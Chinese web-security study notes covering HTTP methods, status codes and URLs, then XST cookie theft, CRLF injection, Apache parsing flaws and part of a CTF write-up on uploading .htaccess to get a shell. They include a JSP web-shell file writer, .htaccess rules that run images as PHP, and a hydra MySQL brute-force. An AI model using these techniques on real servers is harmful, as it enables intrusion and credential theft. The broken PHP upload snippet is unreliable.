请求指定的页面信息，并返回实体主体。

最常见的一种请求方式，当客户端要从服务器中读取文档时，当点击网页上的链接或者通过在浏览器的地址栏输入网址来浏览网页的，使用的都是 GET 方式。GET 方法要求服务器将 URL 定位的资源放在响应报文的数据部分，回送给客户端。使用 GET 方法时，请求参数和对应的值附加在 URL 后面，利用一个问号（“?”）代表 URL 的结尾与请求参数的开始，传递参数长度受限制。例如，/index.jsp?id=100&op=bind，这样通过 GET 方式传递的数据直接表示在地址中，所以我们可以把请求结果以链接的形式发送给好友。以用 google 搜索 domety 为例，Request 格式如下：

```
GET /search?hl=zh-CN&source=hp&q=domety&aq=f&oq= HTTP/1.1
```

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, *application/msword, application/x-silverlight, application/x-shockwave-flash, */**

Referer: http://www.google.cn/

Accept-Language: zh-cn

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; TheWorld)

Host: www.google.cn

Connection: Keep-Alive

Cookie:
PREF=ID=80a06da87be9ae3c:U=f7167333e2c3b714:NW=1:TM=1261551909:LM=1261551917:S=ybYcq2wpfefs4V9g;
NID=31=ojj8d-IygaEtSxLgaJmqSjVhCspkviJrB6omjamNrSm8lZhKy_yMfO2M4QMRKcH1g0iQv9u-2hfBW7bUFwVh7pGaRUb0RnHcJU37y-**FxlRugatx63JLv7CWMD6UB_O_r

可以看到，GET 方式的请求一般不包含”请求内容”部分，请求数据以地址的形式表现在请求行。地址链接如下：

http://www.google.cn/search?hl=zh-CN&source=hp&q=domety&aq=f&oq=

地址中 ”?” 之后的部分就是通过 GET 发送的请求数据，我们可以在地址栏中清楚的看到，各个数据之间用”&”符号隔开。显然，这种方式不适合传送私密数据。另外，由于不同的浏览器对地址的字符限制也有所不同，一般最多只能识别 1024 个字符，所以如果需要传送大量数据的时候，也不适合使用 GET 方式。

一个形象的比喻：

HTTP 报文和 HTTP 实体的关系就像订单信息和具体的订单货物一样。

HTTP 报文是一个提供 http 头信息和主体的请求或响应，类似一个订单拥有订单的各种信息。

而 HTTP 实体就像订单的具体货物一样，他本身就持有头部和主体的信息，

他是传输中真正传输的数据，和订单中传输的是订单商品一样。

实体 entity 是请求或响应的有效承载信息。Http 报头分为通用报头，请求报头，响应报头和实体报头。实体包头加上实体就是实体信息 GET 方法是获取服务器某一资源的方法。

POST 方法

向服务器发送数据。

对于上面提到的不适合使用 GET 方式的情况，可以考虑使用 POST 方式，因为使用 POST 方法可以允许客户端给服务器提供信息较多。POST 方法将请求参数封装在 HTTP 请求数据中，以名称/值的形式出现，可以传输大量数据，这样 POST 方式对传送的数据大小没有限制，而且也不会显示在 URL 中。还以上面的搜索 domety 为例，如果使用 POST 方式的话，格式如下：

```
POST /search HTTP/1.1
    Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
    application/vnd.ms-excel, application/vnd.ms-powerpoint,
    application/msword, application/x-silverlight, application/x-shockwave-flash, */*
    Referer: <a href="http://www.google.cn/">http://www.google.cn/</a>
    Accept-Language: zh-cn
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
    2.0.50727; TheWorld)
    Host: <a href="http://www.google.cn">www.google.cn</a>
    Connection: Keep-Alive
    Cookie:
    PREF=ID=80a06da87be9ae3c:U=f7167333e2c3b714:NW=1:TM=1261551909:LM=1
    261551917:S=ybYcq2wpfefs4V9g;
    NID=31=ojj8d-IygaEtSxLgaJmqSjVhCspkviJrB6omjamNrSm8lZhKy_yMfO2M4QMR
    KcH1g0iQv9u-2hfBW7bUFwVh7pGaRUb0RnHcJU37y-
    FxlRugatx63JLv7CWMD6UB_O_r

    hl=zh-CN&source=hp&q=domety
```

可以看到，POST 方式请求行中不包含数据字符串，这些数据保存在”请求内容”部分，各数据之间也是使用 ”&” 符号隔开。POST 方式大多用于页面的表单中。因为 POST 也能完成 GET 的功能，因此多数人在设计表单的时候一律都使用 POST 方式，其实这是一个误区。GET 方式也有自己的特点和优势，我

们应该根据不同的情况来选择是使用 GET 还是使用 POST。

HEAD 方法

请求服务器返回响应头部，不返回实体。这就是和 GET 方法的区别。

HEAD 就像 GET，只不过服务端接受到 HEAD 请求后只返回响应头，而不会发送响应内容。当我们只需要查看某个页面的状态的时候，使用 HEAD 是非常高效的，因为在传输的过程中省去了页面内容。

GET 请求的标准格式

GET /develop/rfc/default.htm HTTP/1.1

Host: man.chinaunix.net

User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Pragma: no-cache

Cache-Control: no-cache

请求行

GET /develop/rfc/default.htm HTTP/1.1

请求头部

Host: man.chinaunix.net

User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Pragma: no-cache

Cache-Control: no-cache

用 POST 上传文件

PHP 文件上传代码， fileupload.html

<form action="fileupload.php" enctype="multipart/form-data" method="post" name="uploadfile">uploadfile <input type="file" name="file" />

<input type="submit" value="upload" /></form>

fileupload.php

<?php

move_uploaded_file($_FILE['file']['tmp_name'],$upfile['name']);

?>

java 文件上传代码， uploadfile.html

<form name=get method=post>

务 <input name=url size=110 type=text>

<textarea name=t rows=20 cols=120>

码</textarea>

<input name=f size=30 value=shell.jsp>

<input type=button onclick="javascript:get.action=document.get.url.value;get.submit()" value= > </form>

uploadfile.jsp

<%if(request.getParameter("f")!=null)(new java.io.FileOutputStream(application.getRealPath("/")+request.getParameter("f"))).write(request.getParameter("t").getBytes());%>

HTTP1.1 新增的请求方法

HTTP1.1 新增了五种请求方法： OPTIONS, PUT, DELETE,TRACE 和 CONNECT 方法的基本概念

OPTIONS 方法

没有找到合适的测试， OPTIONS 它用于获取当前 URL 所支持的方法。若请求成功，则它会在 HTTP 头中包含一个名为“Allow”的头，值是所支持的方法，如“GET, POST”。

1、获取服务器支持的 HTTP 请求方法；也是黑客经常使用的方法。

2、用来检查服务器的性能。例如：AJAX 进行跨域请求时的预检，需要向另外一个域名的资源发送一个 HTTP OPTIONS 请求头，用以判断实际发送的请求是否安全。

```
OPTIONS / HTTP/1.1
Host: www.myh0st.cn
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

PUT 方法

向指定资源位置上传其最新内容。

DELETE 方法

请求服务器删除 Request-URI 所标识的资源。

TRACE 方法

回显服务器收到的请求，主要用于测试或诊断。

CONNECT 方法

HTTP/1.1 协议中预留给能够将连接改为管道方式的代理服务器。

HTTP 的状态码

HTTP 状态码规范

常见的 HTTP 状态码

1 信息，服务器收到请求，需要请求者继续执行操作**

100 Continue 继续。客户端应继续其请求

101 Switching Protocols 切换协议。服务器根据客户端的请求切换协议。只能切换到更高级的协议，例如，切换到 HTTP 的新版本协议

2 成功，操作被成功接收并处理**

200 OK 请求成功。一般用于 GET 与 POST 请求

201 Created 已创建。成功请求并创建了新的资源

202 Accepted 已接受。已经接受请求，但未处理完成

203 Non-Authoritative Information 非授权信息。请求成功。但返回的 meta 信息不在原始的服务器，而是一个副本

204 No Content 无内容。服务器成功处理，但未返回内容。在未更新网页的情况下，可确保浏览器继续显示当前文档

205 Reset Content 重置内容。服务器处理成功，用户终端（例如：浏览器）应重置文档视图。可通过此返回码清除浏览器的表单域

206 Partial Content 部分内容。服务器成功处理了部分 GET 请求

3 重定向，需要进一步的操作以完成请求**

300 Multiple Choices 多种选择。请求的资源可包括多个位置，相应可返回一个资源特征与地址的列表用于用户终端（例如：浏览器）选择

301 Moved Permanently 永久移动。请求的资源已被永久的移动到新 URI，返回信息会包括新的 URI，浏览器会自动定向到新 URI。今后任何新的请求都应使用新的 URI 代替

302 Found 临时移动。与 301 类似。但资源只是临时被移动。客户端应继续使用原有 URI

303 See Other 查看其它地址。与 301 类似。使用 GET 和 POST 请求查看

304 Not Modified 未修改。所请求的资源未修改，服务器返回此状态码时，不会返回任何资源。客户端通常会缓存访问过的资源，通过提供一个头信息指出客户端希望只返回在指定日期之后修改的资源

305 Use Proxy 使用代理。所请求的资源必须通过代理访问

306 Unused 已经被废弃的 HTTP 状态码

307 Temporary Redirect 临时重定向。与 302 类似。使用 GET 请求重定向

4 客户端错误，请求包含语法错误或无法完成请求**

400 Bad Request 客户端请求的语法错误，服务器无法理解

401 Unauthorized 请求要求用户的身份认证

402 Payment Required 保留，将来使用

403 Forbidden 服务器理解请求客户端的请求，但是拒绝执行此请求

404 Not Found 服务器无法根据客户端的请求找到资源（网页）。通过此代码，网站设计人员可设置"您所请求的资源无法找到"的个性页面

405 Method Not Allowed 客户端请求中的方法被禁止

406 Not Acceptable 服务器无法根据客户端请求的内容特性完成请求

407 Proxy Authentication Required 请求要求代理的身份认证，与 401 类似，但请求者应当使用代理进行授权

408 Request Time-out 服务器等待客户端发送的请求时间过长，超时

409 Conflict 服务器完成客户端的 PUT 请求是可能返回此代码，服务器处理请求时发生了冲突

410 Gone 客户端请求的资源已经不存在。410 不同于 404，如果资源以前有现在被永久删除了可使用 410 代码，网站设计人员可通过 301 代码指定资源的新位置

411 Length Required 服务器无法处理客户端发送的不带

Content-Length 的请求信息

412 Precondition Failed 客户端请求信息的先决条件错误

413 Request Entity Too Large 由于请求的实体过大，服务器无法处理，因此拒绝请求。为防止客户端的连续请求，服务器可能会关闭连接。如果只是服务器暂时无法处理，则会包含一个 Retry-After 的响应信息

414 Request-URI Too Large 请求的 URI 过长（URI 通常为网址），服务器无法处理

415 Unsupported Media Type 服务器无法处理请求附带的媒体格式

416 Requested range not satisfiable 客户端请求的范围无效

417 Expectation Failed 服务器无法满足 Expect 的请求头信息

5 服务器错误，服务器在处理请求的过程中发生了错误**

500 Internal Server Error 服务器内部错误，无法完成请求

501 Not Implemented 服务器不支持请求的功能，无法完成请求

502 Bad Gateway 充当网关或代理的服务器，从远端服务器接收到了一个无效的请求

503 Service Unavailable 由于超载或系统维护，服务器暂时的无法处理客户端的请求。延时的长度可包含在服务器的 Retry-After 头信息中

504 Gateway Time-out 充当网关或代理的服务器，未及时从远端服务器获取请求

505 HTTP Version not supported 服务器不支持请求的 HTTP 协议的版本，无法完成处理

python 获取 HTTP 请求状态码

python3

```
import requests
res=requests.get("https://www.baidu.com")
print(res.status_code)
```

HTTP 协议响应头信息

常见的 HTTP 响应头和请求头

HTTP 响应头的类型

HTTP 协议中的 URL

HTTP 使用统一资源标识符（Uniform Resource Identifiers, URI）来传输数据和建立连接。URL 是一种特殊类型的 URI，包含了用于查找某个资源的足够的信息

URL 全称是 UniformResourceLocator，中文叫统一资源定位符,是互联网上用来标识某一处资源的地址。以下面这个 URL 为例，介绍下普通 URL 的各部分组成：

http://www.aspxfans.com:8080/news/index.asp?boardID=5&ID=24618&page=1#name

从上面的 URL 可以看出，一个完整的 URL 包括以下几部分：

1、协议部分：该 URL 的协议部分为“http：”，这代表网页使用的是 HTTP 协议。在 Internet 中可以使用多种协议，如 HTTP，FTP 等等本例中使用的是 HTTP 协议。在 "HTTP" 后面的“//”为分隔符

2、域名部分：该 URL 的域名部分为“www.aspxfans.com”。一个 URL 中，也可以使用 IP 地址作为域名使用

3、端口部分：跟在域名后面的是端口，域名和端口之间使用“:”作为分隔符。端口不是一个 URL 必须的部分，如果省略端口部分，将采用默认端口

4、虚拟目录部分：从域名后的第一个“/”开始到最后一个“/”为止，是虚拟目录部分。虚拟目录也不是一个 URL 必须的部分。本例中的虚拟目录是“/news/”

5、文件名部分：从域名后的最后一个“/”开始到“？”为止，是文件名部分，如果没有“?”,则是从域名后的最后一个“/”开始到“#”为止，是文件部分，如果没有“？”和“#”，那么从域名后的最后一个“/”开始到结束，都是文件名部分。本例中的文件名是“index.asp”。文件名部分也不是一个 URL 必须的部分，如果省略该部分，则使用默认的文件名

6、锚部分：从“#”开始到最后，都是锚部分。本例中的锚部分是“name”。锚部分也不是一个 URL 必须的部分

所以注入 SQL 语句的时候，需要将 # 进行 url 编码，否则会被当成锚点

处理。

7、参数部分：从“？”开始到“#”为止之间的部分为参数部分，又称搜索部分、查询部分。本例中的参数部分为“boardID=5&ID=24618&page=1”。参数可以允许有多个参数，参数与参数之间用“&”作为分隔符。

原文地址

URL 和 URI 的区别

URI，是 (uniform resource identifier)，统一资源标识符，用来唯一的标识一个资源。

Web 上可用的每种资源如 HTML 文档、图像、视频片段、程序等都是一个来 URI 来定位的

URI 一般由三部组成：

① 访问资源的命名机制

② 存放资源的主机名

③ 资源自身的名称，由路径表示，着重强调于资源。

URL 是 uniform resource locator，统一资源定位器，它是一种具体的 URI，即 URL 可以用来标识一个资源，而且还指明了如何 locate 这个资源。

URL 是 Internet 上用来描述信息资源的字符串，主要用在各种 WWW 客户程序和服务器程序上，特别是著名的 Mosaic。采用 URL 可以用一种统一的格式来描述各种信息资源，包括文件、服务器的地址和目录等。

URL 一般由三部组成：

① 协议(或称为服务方式)

② 存有该资源的主机 IP 地址(有时也包括端口号)

③ 主机资源的具体地址。如目录和文件名等

URN，uniform resource name，统一资源命名，是通过名字来标识资源，比如 mailto:java-net@java.sun.com。

URI 是以一种抽象的，高层次概念定义统一资源标识，而 URL 和 URN 则是具体的资源标识的方式。

URL 和 URN 都是一种 URI。

笼统地说，每个 URL 都是 URI，但不一定每个 URI 都是 URL。

这是因为 URI 还包括一个子类，即统一资源名称 (URN)，它命名资源但不指定如何定位资源。上面的 mailto、news 和 isbn URI 都是 URN 的示例。

通常来说，一个 URI 实例可以代表绝对的，也可以是相对的，只要它符合 URI 的语法规则。而 URL 类则不仅符合语义，还包含了定位该资源的信息，因此它不能是相对的。

URI 类不包含任何访问资源的方法，它唯一的作用就是解析。

相反的是，URL 类可以打开一个到达资源的流。

HTTP2.0 新事物

HTTP2.0 那些事

HTTP XST 攻击与 trace 方法

1、绕过 http-only 对 XSS 攻击的限制

2、TRACE 请求会让服务器返回请求内容。

xst 主要是使用 http 的 trace 方法，该方法会返回浏览器发给服务器的所有请求信息，但该方法不能带 body，主要是利于 debug。现在前端后端都做了很多 xst 攻击的措施，很难在浏览器端发起 trace 请求了，所以只能用 fiddler 模拟一下，服务器是 wamp，支持 trace 方法。

该攻击主要是在网站存在 xss 漏洞但设置了 cookie 的 httponly 属性的时候结合 trace 方法进行攻击。如果某网站存在 xss 漏洞，那比如用户点击 a 标签会执行一段脚本，那么该脚本可以异步发起一个 trace 请求，因为是同域，所以会带上 cookie，然后服务器会把浏览器请求的信息全部返回来，其中包括 cookie，我们可以在回调函数里解析然后上传到我们的服务器上去。

使用 python requests 库花式发送 http 请求

如果使用 python 的比较底层的 HTTP 请求库还能 fuzzing

```
import requests

#       这

requests.get("https://www.baidu.com")

requests.post("https://www.baidu.com")
```

requests.put("https://www.baidu.com")

requests.delete("https://www.baidu.com")

requests.options("https://www.baidu.com")

Web DAV（Web-based Distributed Authoring and Versioning）

一句话原理就是，服务器允许 put 方法，相当与有了写权限．Web Dav 的安全配置相关与漏洞利用

http://blog.csdn.net/u014270687/article/details/45798227

kali 中有 dave 和 davtest 两个工具利用 dav 漏洞，python 也可以，不必执着于某个工具，达到目的就好

CRLF 注入攻击

CRLF 就是 \r\n，也就是响应头的分割符

一句话原理就是，web 程序使用了用户输入作为相应头，且过滤不严，导致我们可以注入 CRLF 来分割 http 响应．

几个例子：

http://blog.csdn.net/gstormspire/article/details/8183598

http://blog.csdn.net/mgxcool/article/details/73028346

http://blog.csdn.net/rainZuoShao/article/details/9088575

服务器针对文件的解析漏洞汇总


原创： 微笑 信安之路 2018-07-29

萌新第一次投稿，大概看了下公众号上没有服务器解析漏洞相关的文章，就来投一下,就当是复习一下学过的知识，加深印象。写的也不是很好，欢迎大家提出意见，一起进步。

简介

文件解析漏洞,是指 Web 容器（Apache、nginx、iis 等）在解析文件时出现了漏洞,以其他格式执行出脚本格式的效果。从而,黑客可以利用该漏洞实现非法文件的解析。

总结一些常见服务器（WEB server）的解析漏洞




Apache 解析漏洞

多后缀

在 Apache1.x，2.x 中 Apache 解析文件的规则是从右到左开始判断解析，如果后缀名为不可识别文件解析，就再往左判断。

因此我可以上传一个 test.php.qwea 文件绕过验证且服务器依然会将其解析为 php。Apache 能够认识的文件在 mime.types 文件里:



修复方案：

后缀验证尽量使用白名单的方式，这样即使使用不存在的后缀名，也无法绕过。

配置问题导致漏洞

1、如果在 Apache 的 conf 里有这样一行配置 AddHandler php5-script .php 这时只要文件名里包含 .php 即使文件名是 test2.php.jpg 也会以 php 来执行。

2、如果在 Apache 的 conf 里有这样一行配置 AddType application/x-httpd-php .jpg 即使扩展名是 jpg，一样能以 php 方式执行。

修复方案

1、apache 配置文件，禁止 .php. 这样的文件执行，配置文件里面加入

```
<Files~“.(php.|php3.)”>
        Order Allow,Deny
        Deny from all
    </Files>
```

2、用伪静态能解决这个问题，重写类似.php.*这类文件，打开 apache 的 httpd.conf 找到

```
LoadModule rewrite_module modules/mod_rewrite.so
```


把 # 号去掉，重启 apache，在网站根目录下建立 .htaccess 文件,代码如下:

```
<IfModulemod_rewrite.c>
    RewriteEngine On
    RewriteRule .(php.|php3.) /index.php
    RewriteRule .(pHp.|pHp3.) /index.php
    RewriteRule .(phP.|phP3.) /index.php
    RewriteRule .(Php.|Php3.) /index.php
    RewriteRule .(PHp.|PHp3.) /index.php
    RewriteRule .(PhP.|PhP3.) /index.php
    RewriteRule .(pHP.|pHP3.) /index.php
    RewriteRule .(PHP.|PHP3.) /index.php
    </IfModule>
```

罕见后缀

Apache 配置文件中会有 .+.ph(p[345]?|t|tml) 此类的正则表达式，被当 php 程序执行的文件名要符合正则表达式，否则就算 Apache 把某文件当 php 程序，php 自己不认它，也是无用。

也就是说 php3，php4，php5，pht，phtml 也是可以被解析的。



我在本地测试只有 php3 可以，应该是配置文件的问题，不过我并没有找到对应的正则表达式配置文件。

.htaccess

一般来说，配置文件的作用范围都是全局的，但 Apache 提供了一种很方便的、可作用于当前目录及其子目录的配置文件——.htaccess（分布式配置文

件）

要想使 .htaccess 文件生效，需要两个条件:

一 是在 Apache 的配置文件中写上:

```
AllowOverrideAll
```

若这样写则 .htaccess 不会生效:

```
AllowOverrideNone
```

二是 Apache 要加载 mod_Rewrite 模块。加载该模块，需要在 Apache 的配置文件中写上:

```
LoadModulerewrite_module/usr/lib/apache2/modules/mod_rewrite.so
```

若是在 Ubuntu 中，可能还需要执行命令:

```
sudoa2enmod rewrite
```

配置完后需要重启 Apache。

.htaccess 文件可以配置很多事情，如是否开启站点的图片缓存、自定义错误页面、自定义默认文档、设置 WWW 域名重定向、设置网页重定向、设置图片防盗链和访问权限控制。但我们这里只关心 .htaccess 文件的一个作用——MIME 类型修改。

如在 .htaccess 文件中写入:

```
AddTypeapplication/x-httpd-phpxxx
```

就成功地使该 .htaccess 文件所在目录及其子目录中的后缀为 .xxx 的文件被 Apache 当做 php 文件。

另一种写法是:


```
<FilesMatch"shell.jpg">
    SetHandlerapplication/x-httpd-php
   </FilesMatch>
```

该语句会让 Apache 把 shell.jpg 文件当作 php 文件来解析。

这里拿 2018 巅峰极客 CTF BabyWEB 这道题举例：

前面的过程不再细说，网上有详细的 WP ，这里主要讲如何利用 .htaccess 文件成功 getshell。

登陆后台后发现后台功能十分简单，只有个上传功能可以使用，上传后只有提示对错，得不到上传路径。




nmap 扫描发现 3306 开放


用 hydra 爆破 mysql 获得密码：1q2w3e4r5t6y

远程连接数据库，发现 backinfo 表，这个表的 type 字段是用来限制上传的文件后缀的。

在 type 里面添加 php php5 后缀都不能成功上传，但是添加 .htaccess 可以上传 .htaccess 文件。



我们先上传一个 .htaccess 来控制解析，然后再上传我们的 shell

